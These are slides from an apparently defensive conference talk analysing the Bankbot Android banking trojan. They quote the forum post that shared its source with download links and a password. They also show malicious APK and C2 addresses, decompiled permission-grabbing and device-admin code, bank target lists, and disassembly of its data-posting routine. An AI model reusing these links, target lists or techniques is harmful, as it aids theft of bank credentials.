Fernando Diaz

Analyzing Bankbot, a Mobile Banking Botnet

whoami

@entdark_

Malware Analyst at **Hispasec**.

- https://medium.com/@entdark_
- http://unaaldia.hispasec.com/
- http://blog.koodous.com/2017/05/bankbot-on-google-play.html

HISPASEC

KOODOUS

What is Bankbot?

It's a **banking trojan** that embodies the following features:

- Stealing SMS
- Money transferring
- GPS Location tracking
- Request new permissions on-the-fly
- Remote webinjects
- Overlays over target applications

Origins

Google Çeviri

https://translate.google.com.tr/translate?hl=tr&sl=ru&tl=en&u=https%3A%2F%2Fforum.exploit.in%2Findex.php%3Fs%3Da207debc60387

Search

Çeviri Kaynak dil: Rusça Hedef dil: İngilizce Görüntüle: Çeviri Orijinal

eXploit.in

Hosting from 200 USD for you. VPS / Dedicated Servers for SSH / RDP Brute / Scan
Bulletproof Hosting BP VPS / Dedicated Servers in own DC. Beirut, Lebanon
Runtime AV Checker TAKE CARE OF YOURSELF

home Forum FAQ Advertisement Search Members

User Login User registration

Exploit.IN Forum > Toolkit > Articles & Videos

7 Pages 1 2 3 > »

Android BOT from scratch

Cascaded · [Standard] · Linear

Subscribe to the topic | Tell a Friend | print version

Maza-in

12/19/2016, 00:59

Sent # 1

We need peace, preferably all!

Group: Members
Posts:
Joined: 6-June-2013
User No .: 70 242
Activity: coding

Reputation: 0
(16% is good)


Today, consider writing android bot from scratch, what it will do for us:
- to request the admin rights
- request permission to send SMS (android 6.0 and above)
- Send SMS
- Read SMS
- Remove incoming SMS, muffle sound and vibration (removal works up to 4.4, but it sometimes works higher, depending on the device model, sound and vibration plug works at all).
- Web injections (up to 6.0)

In the admin panel will be displayed:
- IMEI / ID
- Room
- OS Version
- APK version
- Country (flagged)
- Bank (which (d, e) is set (s))
- Device model
- The presence of ROOT (admin rights)
- Status of the screen
- In the bot network or not (green on the network, yellow is not online, black is not online for more than 2 days)
- Date of infection
- and also, it displays the presence of inject, sms sms from the bank and the log button (individual)

We need Android Studio , knowledge of java , PHP and mysql - for the admin area

Форму авторизации я не делал, думаю кому надо, тот найдет решение проблемы, ну или в крайнем случае пишите мне, решу вопрос!

Скрин админки



Админку я обрезал со своего бота, скрин админки моего бота:
http://hostingkartinok.com/show-image.php?...edf8f938e06b3ea


Исходники:
Бот: https://yadi.sk/d/Go9X_wzE33z76Z пасс: qweasd
Адмінка: https://yadi.sk/d/ZsgNskV-33z7h6 пасс: qweasd
База mysql: https://yadi.sk/d/EuyB5s0J33zApJ пасс: qweasd
Ну вот мы и рассмотрели разработку Андроид бота, да и не только, так же один из вариантов борьбы с детектом! зы Ребят, прошу не работайте по ру


Добавлено 19-12-2016 23:58
Видео к статье: Инжектируем QIWI с помощью андроид бота, версия 4.2 и 6.0

Спасибо за внимание и всех с наступающим 2017 новым годом


- This image is included by default on each Bankbot web panel.
- Usually, attackers maintain the image schema.
- Panel does not suffer from heavy overhauls, but rather small modifications instead.

AV detections





With the negligible quantity of two euros(2.3$USD), attackers can quickly build an infrastructure for the trojan.


Secure | https://mchost.ru/services/virtual-hosting/
Доступны 4 тарифа с набором опций для полноценного функционирования клиентских интернет-ресурсов. 3 из 4 пакетов включают точные параметры и возможность оплаты за год пользования, что обеспечивает приличную экономию. Тариф «Конструктор» более универсален и позволяет выбрать необходимые опции после заказа услуги для оптимального соответствия вашим задачам.
Конструктор
1 ГБ на SSD
1 сайт
0 баз данных
Нагрузка 25%
159 ₽ в месяц
после заказа тарифа набор опций будет доступен к выбору в панели управления
Заказать
Мак-10
10 ГБ на SSD
5 сайтов
5 баз данных
Нагрузка 12.5%
Год
Месяц
219 ₽ в месяц
при оплате за год
Экономия 359 ₽
Заказать
РЕКОМЕНДУЕМ
Мак-15
15 ГБ на SSD
15 сайтов
15 баз данных
Нагрузка 25%
Год
Месяц
351 ₽ в месяц
при оплате за год
Экономия 575 ₽
Заказать
Мак-30
30 ГБ на SSD
40 сайтов
40 баз данных
Нагрузка 50%
Год
Месяц
615 ₽ в месяц
при оплате за год
Экономия 1007 ₽
Заказать

HIT CON
CYBER FORCE AWAKENS

Showing 250 result/s

-6

MMS Player (com.example.livemusay.myapplication) bankbot banker Mazain

24949ce8a93e03c94fd6031b616e99832980392710ea3f2d6aad34798690c352

Sep 29, 2017 2:35:04 AM - Android

-7

Новый тетрис (com.example.livemusay.myapplication) bankbot Malware Android Mazain

ee20959de2b713b53240656cf0f867c6c22b2f46bc7e6cdf6c1e36f5c9dc329d

Sep 28, 2017 10:50:00 PM - Android

-3

MMS Flash Player Pro (com.example.livemusay.myapplication) bankbot banker Mazain

b0922ff983509f20968a7841e520c4544fb0474b123d3d49de0a2a9ac2e596a8

Sep 28, 2017 3:18:13 PM - wrthrt erherhe

-11

Jewels Star Classic (com.mygamejewelsclassic.app) AndroidTV bankbot banker

6e2efaf4f1895d6468e8b628ce20b361635094ee39f2451689b2ef5e36c6e8ea

Sep 26, 2017 8:47:04 AM - GameLab

-3

My Application (com.example.livemusay.myapplication) bankbot Mazain

ab0ffa97fdacff5fd1d34cb621a4e6111204546e039afc9d4916e96f08b66d97

Sep 14, 2017 4:17:47 PM - Elisa

-3

My Application (com.example.livemusay.myapplication) Corrupted bankbot Mazain

7216e1d4336652d425e6fa25001c957674c788f60504810753f72f1af2514b62

Sep 14, 2017 4:15:48 PM -


HITCON XIII

Overlays

- Attack widely used by banking trojans to steal user's credentials
- Different attacks have been published and proven to work
- These attacks can be targeted towards Android versions up to 8
- Smart attackers can lead the user to never allow them to realise they are under this attack.

Android Toast

- Targeting all Android versions previous to Android 8.
- Exploits Toast, a notification that appears on screen, used for messages and alerts.
- Due to not requiring so many permissions, it can be used to render overlays and mimetize windows.
- Allows for denial-of-service conditions.





INSERT COIN
CLOAK
DAGGER

Cloak & Dagger

Attacks	Android 5.1.1 (32.0%*)	Android 6.0.1 (31.2%)	Android 7.1.2 (7.1%)
Invisible Grid Attack	vulnerable	vulnerable	vulnerable
Clickjacking → a11y	vulnerable	vulnerable	vulnerable
Silent God-Mode	vulnerable	vulnerable	vulnerable**
Stealthy Phishing	vulnerable	vulnerable	vulnerable
PIN stealing	vulnerable	vulnerable	vulnerable
Phone Unlocking (while screen off)	vulnerable	vulnerable	vulnerable
Leaky a11y (passwords, 2FA tokens, CCs)	vulnerable	vulnerable	vulnerable***

Client side

Infection workflow



Malicious websites are still a thing

-5

Дарим 5000 руб за установку

bankbot Mazain

com.example.livemusay.myapplication

General Info | Comments | Analysis report

spalomaresg, 7 days ago
#Mazain #Bankbot

p1tb00l, 7 days ago
C2: 1923045878.info

StevenChen, 3 days ago
Download from here:
http://findyourmoney.ga/%D0%94%D0%B0%D1%80%D0%B8%D0%BC%205000%20%D1%80%D1%83%D0%B1%20%D0%B7%D0%B0%20%D1%83%D1%81%D1%82%D0%B0%D0%BD%D0%BE%D0%B2%D0%BA%D1%83.apk

p1tb00l, 2 days ago
"We give 5000 rubles for installation" :D

Infection workflow

In case the application has been installed but not enough permissions for its execution have not been granted, the trojan will **continue to request permissions until they are given**.

Without them, the trojan’s minimal activity cannot be achieved.

```
if (Build.VERSION.SDK_INT >= 23)
{
    int i = checkCallingOrSelfPermission("android.permission.SEND_SMS");
    if ((Build.VERSION.SDK_INT >= 23) && (i != 0)) {
        requestPermissions(new String[] {
            "android.permission.SEND_SMS",
            "android.permission.READ_CONTACTS",
            "android.permission.ACCESS_FINE_LOCATION"
            }, 1);
    }
}
```

Infection workflow

Among others, the permissions that continues requesting for are (until given):

- `android.permission.SEND_SMS`
- `android.permission.READ_CONTACTS`
- `android.permission.ACCESS_FINE_LOCATION`
- `android.permission.DEVICE_ADMIN`

Device Admin?

The reason why the trojan requests device administrator permissions is to display overlays as credential theft means, and making it harder for the victim to detect or uninstall the malicious application.


```
if (!a.a())
{
  // pedir administrador del dispositivo con una falsa explicación
  paramBundle = new Intent("android.app.action.ADD_DEVICE_ADMIN");
  paramBundle.putExtra("android.app.extra.DEVICE_ADMIN", a.b());
  paramBundle.putExtra("android.app.extra.ADD_EXPLANATION", "The GNU General Public License
  startActivityForResult(paramBundle, 100);
  finish();
}
```

Data theft

IMEI, carrier...

Operative system version,
victim's country, device data...

Root? Stolen data? Online?
Target applications installed?




Data theft


The trojan will **detect if any of the target applications** are installed in the device and send that information to the command and control server.

Once the application is installed, the trojan will ‘intercept’ the application hence **launching an overlay attack over the target application.**

Comparison: Real Login vs Overlay



Real App login



Banking trojan *Overlay*

Initial targets…

Due to it being released in russian forums originally, most of the targets are East European entities:

- ru.sberbankmobile
- ru.sberbank_sbbol
- ru.alfabank.*
- ru.mw
- ua.privatbank
- com.ziraat.*
- com.tmobtech
- com.pozitron
- com.akbank.*
- tr.com.serkerbilism
- com.teb
- com.ykb.*
- com.garanti.*
- biz.mobinex.*
- …

Increasing targets…

What's more, soon enough the target list increased and begun spreading across Europe reaching my home country, Spain.

Applications of entities such as **Commerzbank**, **Royal Bank of Scotland, Santander**, **Lloyds...** were all targeted by this series of attacks.

Nevertheless, to target applications they had to design the overlays which were going to be used. This process slows down and makes more difficult the chances of creating high-similarity/quality overlays in a short time period.

Target injects retrieval

The initial target list was *hardcoded* in the trojan's source code, and had a *switch* statement with the package names on which it had to overlay.


```
if (packagename.equals("ru.sberbankmobile"))
{
    ...
}
```

This allows for easily identifying the targeted applications.

Target injects retrieval

Later on, the injects list was stripped from the code and began to be dynamic. **APK has no information of the targeted entities**, and sometimes not even the Command & Control at first sight.

These injects use a XML format, easily found in the private data of the application.

```
hile (i > -1)

try
{
  TimeUnit.SECONDS.sleep(1L);
  localObject2 = "/" + b.getString("list_i2", "");
  j = 0;
}
catch (InterruptedException localInterruptedException2)
{
  try
  {
    for (;;)
    {
      int k = a((String)localObject2).length;
      if (j >= k) {
        break;
      }
      j += 1;
    }
    localInterruptedException2 = localInterruptedException2;
    localInterruptedException2.printStackTrace();
  }
  catch (Exception localException) {}
}
```

Targets

The previous source code snippet was of the function in charge of parsing the XML that stores the target applications.

```
<string name="list_i">
es.cm.android
es.cm.android.tablet
com.bankia.wallet
com.bbva.bbvacontigo
com.bbva.nxt_tablet
com.bbva.bbvawalletmx
com.garanti.cepsubesi
com.garanti.cepbank
com.pozitron.iscep
com.softtech.isbankasi
com.teb
com.akbank.android.apps.akbank_direkt
com.akbank.softotp
com.akbank.android.apps.akbank_direkt_tablet
com.ykb.androidtablet
com.ykb.android.mobilonay
com.finansbank.mobile.cepsube
finansbank.enpara
com.tmobtech.halkbank
biz.mobinex.android.apps.cep_sifrematik
com.vakifbank.mobile
com.ingbanktr.ingmobil
com.tmob.denizbank
tr.com.sekerbilisim.mbank
com.ziraat.ziraatmobil
com.intertech.mobilemoneytransfer.activity
com.kuveytturk.mobil
com.magiclick.odeabank
com.isis_papyrus.raiffeisen_pay_eyewdg
```

Targets

Later on, one of the attackers decided to modify the source code and once root access was granted, the artifact obtained the **list of bookmarks of the user's browser**.

In case one of the bookmarks matched the ones in the list, then the trojan would overlay the browser trying to steal the information the user would enter in the website.

Nevertheless, not many of these samples were seen nor seemed to be very effective. (Too easy to spot)

```
<string name="list_web">
mobilsube.akbank.com.tr
internetsubesi.akbank.com/WebApplication.UI/entrypoint.aspx
kurumsalinternetsubesi.akbank.com/WebApplication.UI/entrypoint.aspx
sube.garanti.com.tr/isube/login/login/passwordentrypersonal
sube.garanti.com.tr/isube/login/login/passwordentrycorporate
isbank.com.tr
teb.com.tr
internetsube.yapikredi.com.tr
ticari.yapikredi.com.tr
cep.qnbfinansbank.com/CepSubesi.html
internetsubesi.qnbfinansbank.enpara.com
halkbank.com.tr
vakifbank.com.tr
internetsubesi.ingbank.com.tr/WebApplication.UI/Default.aspx
kurumsalinternetsubesi.ingbank.com.tr/WebApplication.UI/default.aspx
acikdeniz.denizbank.com
mobil.ziraatbank.com.tr/#Login
sekerbank.com.tr
isube.kuveytturk.com.tr/Login/InitialLogin
isube.kuveytturk.com.tr/Login/CorporateInitialLogin
odeabank.com.tr
paypal.com/webapps/xorouter/paymentstandard
paypal.com/signin
paypal.com/webapps/hermes
</string>
```

JNI

To avoid detection when checking .dex files, some attackers decided to try moving code fragments and key information to **libraries running via JNI**.

- `Arm64-v8a`
- `armeabi`
- `armeabi-v7a`

JNI

When inspecting the .dex decompilation we can find no references to the command and control address. Nevertheless, if we observe carefully the libraries we can find that **the attacker hid the C&C in them.**

```
[0x0000195c]> iz

vaddr=0x00003560 paddr=0x00003560 ordinal=000 sz=20 len=19 section=.rodata type=ascii string=www.wewaha.mcdir.ru
vaddr=0x00003574 paddr=0x00003574 ordinal=001 sz=22 len=10 section=.rodata type=wide string= 1潛槭慶整猫瑙摟聊
vaddr=0x00003590 paddr=0x00003590 ordinal=002 sz=21 len=20 section=.rodata type=ascii string=/private/tuk_tuk.php
vaddr=0x000035a7 paddr=0x000035a7 ordinal=003 sz=22 len=21 section=.rodata type=ascii string=/private/settings.php
vaddr=0x000035bf paddr=0x000035bf ordinal=004 sz=21 len=20 section=.rodata type=ascii string=/private/add_log.php
vaddr=0x000035d6 paddr=0x000035d6 ordinal=005 sz=26 len=25 section=.rodata type=ascii string=/private/set_location.php
```

JNI

We can find a function used to send data via POST.

Previously, **it checks whether the C&C answers** in order to do the request safely.

```
STR.W       R0, [R10,#4]
MOVS        R0, #0x20
STRB.W      R0, [R8,#0x41C]
MOV         R0, R4  ; dest
BLX         strcat
MOV         R0, R4  ; s
BLX         strlen
MOVS        R1, #0x3F
STRH        R1, [R4,R0]
MOV         R0, R4  ; dest
MOV         R1, R5  ; src
BLX         strcat
MOV         R0, R4  ; s
BLX         strlen
LDR         R1, =(aHttp1_1Host - 0x2148)
ADD         R0, R4
MOVS        R2, #0x12
ADD         R1, PC  ; " HTTP/1.1\r\nHost: "
BLX         __aeabi_memcpy
MOV         R0, R4  ; dest
MOV         R1, R9  ; src
BLX         strcat
MOV         R0, R4  ; s
BLX         strlen
LDR         R1, =(aConnectionClos - 0x2162)
ADD         R0, R4
MOVS        R2, #0x18
ADD         R1, PC  ; "\r\nConnection: close\r\n\r\n"
BLX         __aeabi_memcpy
LDR         R2, =(unk_35F5 - 0x2170)
ADD.W       R8, SP, #0x5DC34+s
MOV         R1, R4  ; format
ADD         R2, PC
MOV         R0, R8  ; s
MOV         R3, R2
BLX         sprintf
